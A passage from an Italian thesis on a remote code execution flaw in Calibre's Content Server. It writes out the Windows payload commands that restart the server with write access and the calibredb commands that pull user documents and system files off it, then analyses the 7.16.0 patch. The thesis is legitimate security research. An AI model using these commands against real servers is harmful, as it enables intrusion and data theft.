

Figura 4.19: Download del file `/etc/adduser.conf` (caricato in precedenza con `calibredb`) nella colonna di sinistra, seguito dalla lettura del suo contenuto nella colonna di destra

Una volta avviato lo script, si inizia a svolgere lo stesso set di verifiche compiute per il precedente caso, necessarie alla buona riuscita dell'attacco. La prima consiste nell'individuare il processo che sta gestendo il Content Server attualmente in funzione: a tal scopo, il comando `tasklist /svc` è in grado di fornire tutti i processi in esecuzione sul sistema. Come si può notare da Figura 4.20, il processo in esecuzione di Calibre è dato dall'eseguibile avente immagine `calibre.exe`, indicando quindi che il Content Server è stato avviato dall'interfaccia grafica dell'applicazione.

In seguito a tale accertamento, si procede ad individuare la cartella da cui vengono lanciati i comandi che l'attaccante invia al Content Server e a localizzare i due programmi `calibredb` e `calibre-server` necessari all'exploit. A questi scopi, vi sono rispettivamente i comandi `pwd`, il quale indica come cartella corrente quella contenente i file di Calibre, e il comando `dir`, che visualizza tutti gli eseguibili e le librerie contenute nella suddetta cartella: da tale lista, visualizzata in Figura 4.21, è possibile notare la presenza dei due programmi precedentemente menzionati.

Adesso che tutte le condizioni necessarie sono verificate, si può procedere con il passaggio fondamentale, riguardante l'iniezione del payload per il riavvio del Content Server con i privilegi di scrittura abilitati per `calibredb`, una misura obbligatoria anche per questo target. La metodologia con cui il payload viene iniettato è molto simile a quella già affrontata in precedenza, e consiste nella scrittura di uno script Batch (`payload.bat`) i cui passaggi sono gli stessi del payload iniettato sul server Ubuntu, ovvero la chiusura forzata del Content Server precedente (con l'istruzione `taskkill`) e apertura di quello con i privilegi di scrittura abilitati. Il suo contenuto viene inserito impiegando il comando `echo` e l'istruzione `Out-File` di PowerShell, la quale consente di ottenere in input una stringa (in questo caso è il contenuto dello



Figura 4.20: Elencazione dei processi in esecuzione sul Content Server Windows: quello raffigurato nel riquadro rosso è quello associato all'interfaccia grafica di Calibre



Figura 4.21: Visualizzazione della cartella in uso e dell'elenco dei suoi file del Content Server Windows. Nel riquadro rosso sono segnati i due programmi necessari al compimento dell'attacco



Figura 4.22: L'errore associato a una iniezione del payload non corretta, visualizzato dal server Windows. Si nota la presenza di un carattere inconsueto, legato a una codifica non corretta del file, che impedisce la corretta esecuzione dello script `payload.bat`

script) e di inserirla all'interno di un file, in questo caso `payload.bat`. Il comando dedicato all'iniezione del payload nel server Windows è il seguente:

```
echo \'taskkill /f /im calibre.exe && start ""
    "%PROGRAMFILES%\Calibre2\calibre-server.exe"
    --enable-local-write --timeout=5\'
| Out-File -FilePath $Env:TMP\\payload.bat -Encoding ascii
```

Dal comando è possibile notare che il file `payload.bat` viene scritto all'interno della cartella dei file temporanei (il cui percorso è contenuto nella variabile d'ambiente `TMP`), essendo che l'utente attualmente connesso non ha i privilegi necessari per poterlo salvare all'interno della cartella dei file di Calibre; d'altro canto, questo accorgimento costituisce anche un sistema migliore per rendere l'attacco meno visibile, poiché tale cartella — data la sua temporaneità — viene privata del suo contenuto ad ogni spegnimento del computer. A riguardo del salvataggio del file, è fondamentale menzionare la presenza del parametro `-Encoding ascii` nel comando `Out-File`. Tale parametro è imprescindibile, poiché consente di prevenire problemi di codifica dei caratteri nel momento in cui si va a scrivere il contenuto del payload tramite `echo`; la sua aggiunta è giustificata dal fatto che in fase sperimentale lo script `payload.bat` risultava trascritto con una codifica errata, ottenendo un'impossibilità di esecuzione dovuta alla presenza di caratteri non visualizzabili a schermo, come si può notare in Figura 4.22. Si menziona anche la presenza del doppio backslash (`\\`) come separatore dei percorsi in alternativa a quello singolo, richiesta da Python per una corretta interpretazione del carattere `\`, e del comando `start ""`, il quale consente di avviare `calibre-server.exe` (contenuto nella cartella dei programmi installati nel PC, il cui percorso è fornito dalla variabile d'ambiente `PROGRAMFILES`) rendendo visibile solamente la sua finestra, prevenendone quindi l'apertura di una duplice. Per quanto riguarda i due comandi eseguiti dallo script, essi sono concatenati dall'operatore `&&` in maniera tale da poter essere inseriti su una singola riga.

Dopo aver iniettato lo script nel server, arriva il momento di eseguirlo, utilizzando il comando

```
cmd /c $Env:TMP\\payload.bat
```



Figura 4.23: Iniezione ed esecuzione del payload nel server Windows, in cui si può notare l'errore generato da `callibre.py` dovuto alla disconnessione temporanea dal server

Il comando `cmd` consente di aprire una nuova shell di sistema, e fornendo il parametro `/c` si incarica di eseguire lo script Batch fornito in input, chiudendo il terminale in seguito alla sua terminazione. Quando il payload viene avviato, si sperimenta lo stesso fenomeno menzionato nel caso precedente, in cui la connessione si interrompe temporaneamente (fase in cui `callibre.py` visualizza l'errore relativo all'impossibilità di ottenere il JSON contenente l'output del comando) e si ristabilisce dopo pochi istanti. Anche in questa situazione si può testare l'avvenuta riconnessione al server inviando un qualsiasi comando e ricevendone il suo output dal server. In questa fase, inoltre, si osserva un comportamento di `calibre-server` differente da quello sperimentato nel server Linux, consistente nella visualizzazione di una finestra a schermo contenente tutte le informazioni legate al suo funzionamento, rendendo di conseguenza l'attacco meno invisibile agli occhi dell'ipotetico amministratore del server. In Figura 4.23 sono visualizzati i passaggi di iniezione e di esecuzione del payload.

Dal momento in cui il Content Server è stato riavviato, è possibile utilizzare `calibredb` per l'inserimento di nuovi libri nella biblioteca digitale, funzionalità che viene usata per caricare i file che si ritiene interessanti da estrarre dal server. Ad esempio, se si desidera leggere il contenuto della cartella Documenti con lo scopo di vedere se vi è qualche documento rilevate, si può usare il comando

```
dir $Env:USERPROFILE\\Documents
```

in cui all'interno della variabile d'ambiente `USERPROFILE` è contenuto il percorso completo della home directory dell'utente che sta eseguendo il Content Server; l'elenco completo dei file contenuti è visualizzato in Figura 4.24. Per questo target, il file che è stato selezionato per l'estrazione è `Acropoli di atene.docx`, un documento di Word: per caricarlo, si utilizza lo stesso comando menzionato per il caso relativo al Content Server Linux:

```
calibredb add "$Env:USERPROFILE\\Documents\\Acropoli di atene.docx"
    --library-path=http://localhost:8080
```



Figura 4.24: Elencazione dei file contenuti nella sottodirectory Documenti e caricamento di uno di questi nella biblioteca del Content Server Windows, seguito dal caricamento del file di sistema `C:\Windows\system.ini`

Nel momento in cui si impiega tale comando, è importante sottolineare due dettagli: il primo riguarda l'utilizzo degli apici doppi per indicare il percorso completo del file `Acropoli di atene.docx` precedentemente selezionato, un accorgimento necessario affinché il sistema operativo possa localizzare correttamente il suddetto file (il cui nome contiene degli spazi); il secondo riguarda l'utilizzo del doppio backslash (`\\`), un meccanismo già discusso nel passaggio relativo all'iniezione del payload e necessario affinché Python possa trattare correttamente il carattere `\`. Anche in questo caso, in seguito all'inserimento di un nuovo file si osserva il medesimo comportamento estroso di `calibredb`, consistente in un blocco temporaneo del Content Server e seguito dalla restituzione di un errore e dall'inserimento del file desiderato in biblioteca.

Le opportunità di un impiego di `calibredb` più invasivo rimangono inalterate su Windows, potendo quindi essere usato anche per estrarre file di sistema: per esempio, è possibile estrarre il file `system.ini` contenuto nella cartella `C:\Windows`, un file di configurazione utilizzato per questioni di compatibilità con vecchi software, utilizzando il medesimo comando, come si può notare in Figura 4.24.

In seguito alla fase di inserimento dei nuovi file in biblioteca, per potervi accedere ci si collega all'interfaccia web della biblioteca di Calibre, utilizzando un browser web e collegandosi all'URL del server Windows (lo stesso URL impiegato come parametro `target` dello script `callibre.py`): si potrà notare, come illustrato in Figura 4.25, che nell'elenco di volumi in biblioteca vengono mostrati anche i due file precedentemente aggiunti.



Figura 4.25: Visualizzazione dell'interfaccia web della biblioteca del server Windows, in cui sono evidenziati dal riquadro rosso i due file aggiunti impiegando l'exploit

L'attaccante può cliccare su uno dei suddetti file ed eventualmente scaricarlo utilizzando il pulsante Scarica: il file assumerà un nome differente rispetto a quello originale (come discusso precedentemente per il caso relativo al server Linux), ma il suo contenuto sarà completamente intaccato, come si può vedere dalla Figura 4.26.

Analogamente a quanto già menzionato per il caso del server Linux, si osserva che `calibredb` non accetta l'inserimento in biblioteca di file privi di estensione: in tale caso, si raccomanda di valutare lo stesso accorgimento illustrato per tale caso d'uso.

4.3 Esecuzione dell'exploit su una versione più recente

La fase sperimentale dell'elaborato si conclude con il seguente capitolo, dedicato alla discussione della prima tipologia di attacco (ovvero l'invio dei comandi al server) applicata a una versione differente di Calibre, ovverosia la 7.16.0, rilasciata il 31 luglio 2024[5]. In questa ultima fase viene coinvolto il server Linux, il quale esegue una versione di Calibre nel quale la vulnerabilità dovrebbe essere stata colmata.

Per iniziare, si avvia lo script `callibre.py` fornendo come target l'indirizzo completo della biblioteca contenuta nel suddetto server:

```
python callibre.py --target http://192.168.1.60:8080
```

Successivamente, si iniziano ad eseguire i primi comandi, a partire da quello utile per conoscere l'utente attualmente collegato nel server, `whoami`. Una volta inviato tale comando, è immediatamente possibile riscontrare un'anomalia: difatti, come è illustrato in Figura 4.27, lo script non è in grado di elaborare l'output in JSON che il

[5]Informazione fornita dalla data di pubblicazione della suddetta release su GitHub, consultabile all'indirizzo `https://github.com/kovidgoyal/calibre/releases/tag/v7.16.0`.



Figura 4.26: Download (a sinistra) e visualizzazione del documento estratto dal server Windows (a destra) in seguito all'esecuzione dell'attacco

server ha restituito come risposta alla richiesta precedentemente inviata, terminando la sua esecuzione visualizzando l'errore di Python `AttributeError` e arrestandosi. Questo errore è dovuto al cambiamento della struttura del JSON che il Content Server impiega per contenere la risposta alla richiesta appena inviata (la quale consisterebbe nell'output del comando `whoami`), costituendo un dettaglio fondamentale da considerare, indicando potenzialmente una modifica del suo funzionamento.

In seguito a tale responso, si effettua un secondo tentativo di invio del medesimo comando percorrendo una strada alternativa, ovverosia effettuando la richiesta HTTP manualmente (quindi con il comando `curl` e la metodologia illustrata in *§ 3.3 Flusso di lavoro*). Ed è proprio in seguito a tale prova che emerge un risultato molto differente da quelli visti negli esperimenti precedenti, in cui il Content Server nega l'elaborazione dei template forniti in Calibre template language: come è possibile visualizzare in Figura 4.28, la chiave `template` non contiene al suo interno la usuale struttura dati visualizzata in Figura 3.7, ma si limita a contenere unicamente la stringa *Template not allowed*. É tale differenza strutturale che frena il regolare funzionamento di `callibre.py`, essendo che questi si aspetta di trovare nella chiave `template` una struttura differente in cui è contenuta una chiave e il suo valore, come è stato discusso in precedenza nella sezione *§ 3.3.1 Script di automazione*.

La spiegazione dettagliata di tale cambiamento è fornita dietro la consultazione del codice sorgente di Calibre 7.16.0, disponibile nella sua pagina GitHub, e ripercorrendo la medesima analisi dei file discussa nel sottocapitolo *§ 3.1 Descrizione della vulnerabilità*. Iniziando l'analisi dal primo file interessato, `cdb.py` (contenuto nella directory `/src/calibre/srv`), non si notano differenze sostanziali: la funzione `cdb_run` contenuta in esso riconduce nuovamente alla funzione `implementation` definita nel file `cdb_list.py`, collocato nella directory `/src/calibre/db/cli`. Tuttavia, visualizzando il codice del suddetto file, si possono subito notare delle rilevanti



Figura 4.27: Tentativo di invio del comando `whoami` al server Linux, il quale esegue Calibre 7.16.0: si può notare l'errore `AttributeError`, riquadrato in rosso, relativo alla differente struttura del JSON contenente la risposta fornita dal Content Server



Figura 4.28: Secondo tentativo di invio del comando `whoami` al server Linux in cui è in esecuzione Calibre 7.16.0, in cui si evidenzia l'errore *Template not allowed*, contenuto nel riquadro rosso, che costituisce la motivazione principale sia del malfunzionamento di `callibre.py` e sia della patch della vulnerabilità

differenze:

```
# /src/calibre/db/cli/cmd_list.py, linea 35
def implementation(
    db, notify_changes, fields, sort_by, ascending, search_text, limit,
    template=None
):
    is_remote = notify_changes is not None
    if is_remote: # <-- (1)
        # templates allow arbitrary code execution via python templates.
        # We could possibly disallow only python templates but that is
        # more work than I feel like doing for this, so simply ignore
        # templates on remote connections.
        template = None # <-- (2)!!
    formatter = None
    with db.safe_read_lock:
        [...]
        data = {}
        metadata = {}
        for field in fields:
            if field in 'id':
                continue
            if field == 'isbn':
                x = db.all_field_for('identifiers', book_ids, default_value={})
                data[field] = {k: v.get('isbn') or '' for k, v in iteritems(x)}
                continue
            if field == 'template': # <-- (3)
                if not template:
                    data['template'] = _('Template not allowed') if is_remote
                                else _('No template specified')     # ^^^ (4)!!
                    continue
                vals = {}
                global_vars = {}
                [...]
            field = field.replace('*', '#')
            metadata[field] = fm[field]
            if not is_remote: # <-- (5)
                if field == 'formats':
                    data[field] = {k: list(formats(db, k)) for k in book_ids}
                    continue
                if field == 'cover':
                    data[field] = {k: cover(db, k) for k in book_ids}
```

```
                continue
            data[field] = db.all_field_for(field, book_ids)
    return {'book_ids': book_ids, "data": data, 'metadata': metadata,
            'fields':fields} # <-- (6)
```

Non appena viene eseguita la funzione `implementation`, in `(1)` viene controllato se questa è stata eseguita da remoto (quindi passando per l'API `cdb`): se tale condizione è verificata, allora l'oggetto `template` ricevuto in input dalla funzione `cdb_run` presente in `cdb.py` viene reso nullo (passaggio `(2)`). Il vero e proprio blocco dell'esecuzione dei template in Calibre template language avviene nel passaggio `(3)`, in cui viene controllata la presenza del campo `template` nel JSON fornito in input alla richiesta in ingresso: in caso affermativo, si ottiene un secondo controllo, dove è imposto che se l'oggetto `template` è nullo, allora il contenuto della chiave `template` del JSON di risposta viene impostato con un valore fisso (*hardcoded*), che è proprio la stringa *Template not allowed* già intravista e visualizzata in Figura 4.28 (passaggio `(4)`). La funzione termina con il passaggio `(5)`, in cui si negano le funzionalità di catalogazione ai template impiegati da remoto; così facendo, la funzione conclude fornendo come output solamente la stringa precedente `(6)`. Non venendo elaborato e analizzato alcun template, non viene eseguito alcun comando sul server.

Di fatto, la vulnerabilità è stata colmata eseguendo una modifica semplice quanto funzionale, atta a bloccare forzatamente l'esecuzione degli script in Calibre template language nei contesti remoti, ovvero in cui ci si serve dell'API `cdb.py` per gestire la biblioteca di Calibre: tale esito è mostrato anche dall'omonima pagina GitHub in cui lo sviluppatore del software dettaglia tutti i cambiamenti effettuati per mitigare la vulnerabilità, compresi quelli già discussi in precedenza e altri legate ad ulteriori funzionalità del software, con l'idea di bloccare sul nascere ulteriori vulnerabilità similari a questa: l'elenco completo dei cambiamenti effettuati per la patch della vulnerabilità è mostrato in Figura 4.29.

src/calibre/db/cli/cmd_list.py +10 -1

```
@@ -36,6 +36,12 @@ def implementation(
    db, notify_changes, fields, sort_by, ascending, search_text, limit, template=None
):
    is_remote = notify_changes is not None
+   if is_remote:
+       # templates allow arbitrary code execution via python templates. We
+       # could possibly disallow only python templates but that is more work
+       # than I feel like doing for this, so simply ignore templates on remote
+       # connections.
+       template = None
    formatter = None
    with db.safe_read_lock:
        fm = db.field_metadata
@@ -161,6 +167,8 @@ def do_list(
):
    if sort_by is None:
        ascending = True
+   if dbctx.is_remote and (template or template_file or template_title):
+       raise SystemExit(_('The use of templates is disallowed when connecting to remote servers for security reasons'))
    if 'template' in (f.strip() for f in fields):
        if template_file:
            with open(template_file, 'rb') as f:
@@ -331,7 +339,8 @@ def option_parser(get_parser, args):
    parser.add_option(
        '--template',
        default=None,
-       help=_('The template to run if "{}" is in the field list. Default: None').format('template')
+       help=_('The template to run if "{}" is in the field list. Note that templates are ignored while connecting to a calibre server.'
+              ' Default: None').format('template')
    )
    parser.add_option(
        '--template_file',
```

Figura 4.29: Elenco completo delle modifiche apportate a `cmd_list.py`, volte a mitigare e a prevenire la vulnerabilità discussa nell'elaborato. In rosso sono evidenziate le righe rimosse, mentre in verde sono evidenziate quelle che sono state aggiunte

Capitolo 5

Conclusioni

L'evoluzione continua dei software porta inevitabilmente alla scoperta di nuove superfici d'attacco. La vulnerabilità relativa a Calibre, analizzata in questo elaborato, rappresenta un esempio emblematico di come un difetto nei sistemi di controllo degli accessi possa compromettere un'intera infrastruttura, rendendolo vulnerabile ad azioni dannose, come la manomissione del sistema o l'estrazione di file e dati personali dal server. I risultati ottenuti confermano quindi la gravità di questa vulnerabilità e le immense possibilità con cui costei può essere impiegata, limitate unicamente dalla creatività e dalle capacità dell'attaccante stesso: è quindi evidente che la presenza di una tale vulnerabilità rappresenta non solo un rischio teorico, ma una minaccia concreta. D'altra parte, le tempestive contromisure adottate dallo sviluppatore 